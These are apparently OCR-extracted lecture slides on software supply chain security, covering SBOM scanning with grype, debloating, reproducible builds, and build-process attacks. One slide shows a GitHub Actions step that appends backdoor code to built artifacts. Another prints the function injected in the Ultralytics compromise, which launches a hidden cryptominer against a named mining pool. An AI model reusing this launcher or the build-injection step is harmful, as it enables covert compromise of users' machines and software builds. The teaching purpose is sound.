



```
(venv) root@00d73f9aff9a:/home/pip-sbom# grype sbom:sbom.json
 ✔ Scanned for vulnerabilities     [9 vulnerability matches]
   ├── by severity: 1 critical, 2 high, 6 medium, 0 low, 0 negligible
   └── by status:   9 fixed, 0 not-fixed, 0 ignored
NAME     INSTALLED  FIXED-IN  TYPE    VULNERABILITY        SEVERITY  EPSS%  RISK
urllib3  1.22       1.24.2    python  GHSA-mh33-7rrq-662w  High      79.37   1.0
urllib3  1.22       1.23      python  GHSA-www2-v7xj-xrc6  Critical  64.09   0.5
urllib3  1.22       1.26.17   python  GHSA-v845-jxx5-vc9f  High      67.02   0.4
urllib3  1.22       1.24.3    python  GHSA-r64q-w8jr-g9qp  Medium    69.43   0.4
idna     2.5        3.7       python  GHSA-jjg7-2v4v-x38h  Medium    63.07   0.3
urllib3  1.22       1.24.2    python  GHSA-gwvm-45gx-3cf8  Medium    48.48   0.1
urllib3  1.22       1.25.9    python  GHSA-wqvq-5m8c-6g24  Medium    44.32   0.1
urllib3  1.22       1.26.18   python  GHSA-g4mx-q9vg-27p4  Medium    19.76   < 0.1
urllib3  1.22       1.26.19   python  GHSA-34jh-p97f-mpxf  Medium     9.25   < 0.1
```

Recalling that GHSA is the GitHub Security Advisory and it collects vulnerabilities similarly to the CVE database

Outcome for: request == 2.18.3

Example of SBOM Pipeline





```
(venv) root@00d73f9aff9a:/home# grype sbom:requests-sbom.json
 ✔ Scanned for vulnerabilities     [0 vulnerability matches]
   ├── by severity: 0 critical, 0 high, 0 medium, 0 low, 0 negligible
   └── by status:   0 fixed, 0 not-fixed, 0 ignored
No vulnerabilities found
```

SBOM generation is a challenging task. The generator used to extract information plays a major role.

Outcome for: request == 2.18.3

Is Generating a SBOM Hard?

- Is it easy to infer the recipe of a pizza by eating it?
  - yes
  - no
  - it depends on the pizza...




Is Generating a SBOM Hard?

- In general, generating a SBOM is **not always easy**.
- Some major **issues** to **consider**:
  - definition of the dependency **depends** on the **ecosystem**
  - tracing transitive dependencies may be **hard**
  - some dependencies may be **bundled** and then made "invisible" to tools since considered "local"(see, **vendoring**)
  - some dependencies may be loaded at **runtime**
  - a software may include pieces from **multiple ecosystems** (e.g., a Rust project with some Python parts)
  - version **ambiguity** (e.g., pinned dependencies vs floating dependencies).

Example:
Pinned: Request == 2.34.5
Floating: request > 2.33.2

Debloating

- **Debloating** is the process of removing what may **increase** the **resource footprint** or provide **entry points** to attackers:
  - unnecessary features
  - code
  - functionalities
  - …
- The goal is to operate an **attack surface reduction** process.
- In software, a **possible** definition of **bloating** is:
  - **content imported as dependency but not actually needed**.



Debloating


- In this case, the **debloating** process to reduce the attack surface should:
  - import the **smallest pool** of **functions** needed for the task
  - **write own code** when feasible.
- Other possible debloating strategies for compiled software:
  - **stripping**: process the binary to remove parts of embedded dependencies that are not used
  - for binaries relying on shared libraries, further stripping them to limit their functionalities to those really needed is a hard but feasible approach.

```
1  from numpy import mean
2
3  """Calculate the mean of a list of numbers."""
4  def calculate_mean(data):
5      return mean(data)
6
```

```
1
2
3  """Calculate the mean of a list of numbers."""
4  def calculate_mean(data):
5      if not data:
6          return 0
7      return sum(data) / len(data)
8
```


Attacks Against the Build Process

- The **build process** can be exploited by an attacker to **inject content** into final artifacts:
  - binary
  - archives.
- Such attacks are **very subtle**:
  - the **attacker** may **hide** into a complex pipeline
  - the content of the repository (e.g., the code) is not altered!
- **Hijacking** the **build process** may introduce:
  - **vulnerable dependencies**
  - a **payload** (e.g., a backdoor) in the **code**.



Example: GitHub Actions

- GitHub Actions allow to:
  - **automate** workflows and support the CI/CD paradigm
  - **build** and **release** software directly from the repository
- An actions is:
  - described via a workflow in YAML
  - defines the steps defined by developers
  - executed to build the software.
- More details:
  - https://docs.github.com/en/actions



Example: GitHub Actions

- Example of YAML describing a workflow:

Example: GitHub Actions

- Example of an **attack** against the YAML describing a workflow:

```yaml
name: GitHub Actions Demo
run-name: ${{ github.actor }} is testing out GitHub Actions 🚀
on: [push]
jobs:
  Explore-GitHub-Actions:
    runs-on: ubuntu-latest
    steps:
      - run: echo "🎉 The job was automatically triggered by a ${{ github.event_name }} event."
      - run: echo "🐧 This job is now running on a ${{ runner.os }} server hosted by GitHub!"
      - run: echo "🔎 The name of your branch is ${{ github.ref }} and your repository is ${{ github.repository }}."
      - name: Check out repository code
        uses: actions/checkout@v4
      - run: echo "💡 The ${{ github.repository }} repository has been cloned to the runner."
      - run: echo "🖥️ The workflow is now ready to test your code on the runner."
      - name: List files in the repository
        run: |
          echo "```BACKDOOR CODE```" >> src/index.js
      - run: echo "🍏 This job's status is ${{ job.status }}."
```

If the Action deals with the building process, the attack may inject malicious code here

Example: GitHub Actions

- Outcome of an **attack** against the YAML describing a workflow:

Original Source Code

```
const num1 = 5;
const num2 = 3;

// add two numbers
const sum = num1 + num2;

// display the sum
console.log('The sum of ' + num1 + ' and ' + num2 + ' is: ' + sum);
```

Final Artifact

```
const num1 = 5;
const num2 = 3;

// add two numbers
const sum = num1 + num2;

// display the sum
console.log('The sum of ' + num1 + ' and ' + num2 + ' is: ' + sum);

```BACKDOOR CODE```
```

The original source code is not altered! Very difficult to spot the injection of a malicious content!
```

Example: Ultralytics (PyPI)

- On December 2024, a software supply chain attack has targeted the Ultralytics project.
- Ultralytics is a Python package for AI and computer vision tasks (https://github.com/ultralytics/ultralytics).
- Attack:
  - a **GitHub Actions** used for the build was **compromised**
  - **malicious code** has been added to the **final archive**
  - the delivered **package contained** a **cryptominer**.
- Notable things:
  - no trace of the attack left in the source code in the repository
  - GitHub Cache Poisoning made the attack persistent.

Source: https://www.reversinglabs.com/blog/compromised-ultralytics-pypi-package-delivers-crypto-coinminer


Example: Ultralytics (PyPI)

This function was injected during the build process.

Not present in the source code within the repository!

```
def safe_run(
    path
):
    """Safely runs the provided file, making sure it is executable..
    """
    os.chmod(path, 0o770)
    command = [
            path,
            '-u',
            '4BHRQHFexjzfVjinAbrAwJdtogpFV3uCXhxYtYnsQN66CRtypsRyVEZhGc8iWyPViEewB8LtdAEL7CdjE4szMpKzPGjoZnw',
            '-o',
            'connect.consrensys.com:8080',
            '-k'
    ]
    process = subprocess.Popen(
            command,
            stdin=subprocess.DEVNULL,
            stdout=subprocess.DEVNULL,
            stderr=subprocess.DEVNULL,
            preexec_fn=os.setsid,
            close_fds=True
        )
    os.remove(path)
```


Reproducible Builds



- Reproducible Builds:
  - are a **collection** of **techniques** to **understand** whether the **build process** has been **compromised**
  - everyone can **reproduce** the **build** from the source code and **verify**.
- The **core idea**:
  - take the source code
  - build it independently on different environments
  - compare the results.
- Core **assumption**:
  - **building the software on different hardware/software always lead to the same result**.


https://reproducible-builds.org

Reproducible Builds



Source: https://blog.kubesimplify.com/what-is-reproducibility-and-why-does-it-matter


Reproducible Builds



- Alas, it is a **tough world**…
- There are **many reasons** for which a build may be **not** reproducible:
  - metadata
  - timestamps
  - file ordering
  - permissions
  - embedded dates
  - machine-specific data (e.g., the hostname)
  - compiler and library version drifts
  - OS-dependent file formats (e.g., \n vs \r\n)
  - …


Reproducible Builds: diffoscope

- diffoscope is a free and open-source tool:
  - for visually inspecting the differences between artifacts
  - with a lot of functionalities
  - started to support the Debian project, now part of Reproducible Builds
  - *https://diffoscope.org*
  - on macOS: *brew install diffoscope*
  - give it a try!



Example: diffoscope

diffoscope <artifact 1> <artifact 2>



Wrap Up

- There is an increasing trend in exploiting the **software supply chain** as a **vector** for launching **attacks** and **distributing malicious contents**.
- Main **targets** are the **dependencies** and the **build process**.
- **SBOMs** are becoming an effective tool to **outline the surface** of “applications”, for instance containerized software.
- By **knowing** the **content** of software, is then possible to **automatically** check for CVEs and make a **quantitative assessment** of risks.
- **Reproducible builds** are a promising approach to **secure** the software supply chain.
- **Trust and reputation will always play a major role**.